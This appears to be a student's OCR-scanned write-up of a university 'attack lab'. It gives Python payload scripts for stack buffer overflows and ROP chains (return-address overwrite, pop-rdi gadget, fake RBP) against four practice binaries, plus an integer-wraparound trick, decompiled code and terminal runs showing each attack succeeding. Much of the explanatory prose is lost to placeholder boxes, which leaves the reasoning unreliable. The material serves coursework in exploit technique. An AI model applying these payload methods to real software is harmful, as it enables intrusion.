□□□□□□□

□□□ 2024201534


□□□□□

Problem 1:

- □□□□□□□□□□□func □ func1;□□func□□□□□strcpy□□□□□□□□□□cannary□□□□□□□□□□□□□□□□□□□□□□□□□□□func□□□□□□□func1□□□□□□□□□□func1□□□□□□□□□□□func1□□□□0x401216,□□□□□□□□□□□□□func□□□□□□32□□□□□□□□□□□□□16□0x41□□□□□32□□□□□□□□□□□func1□□□□□□□□□□□□□□□□□□
- □□□□□

```
padding = b"A" * 16
func1_address = b"\x16\x12\x40\x00\x00\x00\x00\x00"  # □□□□
payload = padding+ func1_address
# Write the payload to a file
with open("ans1.txt", "wb") as f:
    f.write(payload)
print("Payload written to ans1.txt")
```

- □□□



```
hukali@timemachine:~/attack-lab-ac0is0all0i0need$ ./problem1 ans1.txt
Do you like ICS?
Yes!I like ICS!
```

Problem 2:


- □□□ □□□□□□□□□□□□□□□□memcpy,□□□□□strcpy□□□□□□□□memcpy□□□□□□□□□□□□□□□□□□□□□□□□□0x38□56□□□□□□□□memcpy□□rbp-8□□□□□□□□□□□8□□□□□□□□□□8□□□□□rbp,□□□□□□□□□□□□□□□□□□□□□□Nxenabled□□□□□□□□□□□□□□□□□□□□□pop_rdi,□func2□□□□□rdi□□□0x3f8,□□□□□□□□□pop_rdi□□□□□□0x3f8□□rdi□,□□□□□□□□func2,□□□□□□□□□□□□□□16□□□□□□□□□□□□□□8□□□□□□□□□□□□□□□□func□□□□□□□□□pop_rdi,□□□8□□□□0x3f8,□□□□□□func2□□□□□□□□□□□□□Nxenabled□□□□□□□□□

□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□func□□□□□□□□□□□□func2□□□□□□□□□□□□□□□□□pop_rdi□□□□□□

- □□□□□payload□□□□□□□□python□□or□□□□□□□payload□□□□□/□□


```
# padding: 8□□buffer + 8□□old_rbp
padding = b'A' * 16

# □□□□:
pop_rdi_ret = b"\xc7\x12\x40\x00\x00\x00\x00\x00" # □□ pop rdi; ret □□□
arg_value   = b"\xf8\x03\x00\x00\x00\x00\x00\x00"    # 1016
func2_addr  = b"\x16\x12\x40\x00\x00\x00\x00\x00" # func2 □□□□
```

```
payload = padding + pop_rdi_ret + arg_value + func2_addr

# □□□□:
# func2_success_block = b"\x4c\x12\x40\x00\x00\x00\x00\x00"
# payload = padding + func2_success_block

# □□□□
with open("ans2.txt", "wb") as f:
    f.write(payload)
```

- □□□


```
hukali@timemachine:~/attack-lab-ac0is0all0i0need$ ./problem2 ans2.txt
Do you like ICS?
Welcome to the second level!
Yes!I like ICS!
```

Problem 3:

□□□


```
hukali@timemachine:~/attack-lab-ac0is0all0i0need$ ./problem3 ans3.txt
bash: ./problem3: Permission denied
```

problem3□□□□□□□□□□chmod +x problem3□□□□□□□

- □□□ □□□□□□ida□□□□□□□□□□□□□□□□□□□□□txt□□□□□□./problem3 ans3.txt□□□□□□□□□□□□□□□□□□□□□□□func□func□□□□□□□□□memcpy,□□□□□□□□□□□64□□□□□□□□□□□□□□□□□□32□□□□□□□□□□□□□old rbp□□□□□8□□□□□□□□□□24□□□□□□□□Your lucky number is 114□□□□□func1,□□□□x==114□□ □□□□□□□□□□□□□□□□gadget□□□□□□□□□□□□□□□□□□□□(□□0000000004012da <mov_rdi>:)

```
4012e2:   48 89 7d f8             mov    %rdi,-0x8(%rbp)
4012e6:   48 8b 45 f8             mov    -0x8(%rbp),%rax
4012ea:   48 89 c7                mov    %rax,%rdi
4012ed:   c3                      ret
```

□□□□□□□%rdi□□□□□□□□□□□□□□□□□□□□□□□□□□rbp□□□□□□□□□□□□□□□□old rbp□□□□□□□□□□□□rbp-8 □□□□114□□□□□□□□□3_1.py□□□□□□□□72 00 00 00□□□□□□□□□□□□□□□□□□□□□0x4025d8,□□□□□□8□□□□□□□□□□□rbp,□□□□□□32□A□□□□□□□□□gadget□□□□□□□□□□□□□rdi□□□□□□114□□□□□□□□□func1□□□

- □□□□□□ □□□□payload,□□□□□□□□□□□□□114□□□□□□□□□ans3.txt□


```
# 3_1.py □□□□□□□114
import struct

# □□□□□□□□□
with open("problem3", "rb") as f:
    data = f.read()

# □□□□□□□□□□□□□ 114 (72 00 00 00)
```

```python
target = struct.pack('<I', 114)

# □□
offset = data.find(target)

if offset != -1:
    print(f"□□□□□□ 114□")
    print(f"□□□□□□□□□ (VA): {hex(0x400000 + offset)}")
    print("□□□ IDA □ objdump □□□□□□□□□ 72 00 00 00")
else:
    print("□□□□□□□□□□□□□□ 32 □□ 114 (72 00 00 00)...")
```


```python
# 3.py
import struct

# □□ p64 □□□□□□□□□ 64□ □□□ □□□
def p64(value):
    return struct.pack('<Q', value)

# ========== □□□ ==========

# 1. □□□□□ objdump □□□□□□
# □□□□□□□□ 0x72 (□□□ 72 00 00 00)
addr_of_114 = 0x4025d8  # <--- □□□□□□□□

# 2. □□ gadget □□
gadget_addr = 0x4012e6  # ag1: mov -8(rbp), rax; mov rax, rdi; ret

# 3. □□□□□□
func1_addr = 0x401216

# ============================

# 1. □□□□□ RBP
# □□ gadget □ mov -8(rbp), rax
# □□□□□ rbp □□ (114□□□ + 8)
# □□ (rbp - 8) □□□□□ 114□□□
fake_rbp = addr_of_114 + 8

# 2. □□ Payload
# Padding (32 bytes)
buffer = b'A' * 32

# Payload □□□
# [ Padding 32B ] + [ Fake RBP 8B ] + [ Gadget 8B ] + [ Func1 8B ]
# □□□ 56 □□ (□□□ memcpy 64□□□□□)
payload = buffer + p64(fake_rbp) + p64(gadget_addr) + p64(func1_addr)

# 3. □□□□
with open("ans3.txt", "wb") as f:
    f.write(payload)
```

```python
print(f"Payload generated! Fake RBP set to: {hex(fake_rbp)}")
print("Run: ./problem3 ans3.txt")
```

- [illegible]




```
hukali@timemachine:~/attack-lab-ac0is0all0i0need$ python3 3_1.py
恭喜！找到了 114!
尝试使用的内存地址 (VA): 0x4025d8
请先去 IDA 或 objdump 确认这个地址确实是 72 00 00 00
```




```
hukali@timemachine:~/attack-lab-ac0is0all0i0need$ ./problem3 ans3.txt
Do you like ICS?
Now, say your lucky number is 114!
If you do that, I will give you great scores!
Your lucky number is 114
```

Problem 4:


- [illegible]canary[illegible]
  - [illegible]ida[illegible]main[illegible]func[illegible]-1[illegible]-1[illegible]if[illegible]-1[illegible]func1[illegible]func1,[illegible]-1[illegible]
  - canary[illegible]



```c
int __fastcall __noreturn main(int argc, const char **argv, const char **env
{
  unsigned int v3[4]; // [rsp+0h] [rbp-A0h] BYREF
  char v4[45]; // [rsp+13h] [rbp-8Dh] BYREF
  char v5[32]; // [rsp+40h] [rbp-60h] BYREF
  char v6[56]; // [rsp+60h] [rbp-40h] BYREF
  unsigned __int64 v7; // [rsp+98h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  v3[1] = -1;
  v3[2] = -1;
  v3[3] = -200000096;
  puts("hi please tell me what is your name?");
  __isoc99_scanf("%s", &v4[13]);
  strcpy(v4, "pakagxuwquoe");
  caesar_decrypt(v4, 12);
  puts("hi! do you like ics?");
  __isoc99_scanf("%s", v5);
  strcpy(v6, "urkagsuhqyqkgmzetuuiuxxsuhqkagsaapeoadqe");
  caesar_decrypt(v6, 12);
  puts("if you give me enough yuanshi,I will let you pass!");
  for ( v3[0] = 0; ; func(v3[0]) )
    __isoc99_scanf("%d", v3);
}
```




```
unsigned __int64 __fastcall func(unsigned int a1)
{
  unsigned int v2; // [rsp+18h] [rbp-18h]
  unsigned int i; // [rsp+1Ch] [rbp-14h]
  unsigned __int64 v4; // [rsp+28h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  v2 = a1;
  printf("your money is %u\n", a1);
  if ( a1 >= 0xFFFFFFFE )
  {
    for ( i = 0; i < 0xFFFFFFFE; ++i )
      --v2;
    if ( v2 == 1 && a1 == -1 )
    {
      func1();
      exit(0);
    }
    puts("No! I will let you fail!");
  }
  else
  {
    puts("your money is not enough!");
  }
  return v4 - __readfsqword(0x28u);
}
```



```
unsigned __int64 func1()
{
  unsigned __int64 v1; // [rsp+8h] [rbp-8h]

  v1 = __readfsqword(0x28u);
  puts("great!I will give you great scores");
  return v1 - __readfsqword(0x28u);
}
```

□□□□□__readfsqword(0x28u)□□□□□□□□□□□□□□□□□□□□□□main□□□□□□□□□□□□□□□□□□func□func1□□

- □□□□&□□□



```
hukali@timemachine:~/attack-lab-ac0is0all0i0need$ ./problem4
hi please tell me what is your name?
ligan
hi! do you like ics?
yes
if you give me enough yuanshi,I will let you pass!
-1
your money is 4294967295
great!I will give you great scores
```

□□□□□

attacklab □□□□□□□□□□□□□lab□□ □□□□□□□□□□□□□□□□□□□ □□□ida□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□6□□□□□lab

□□□□

□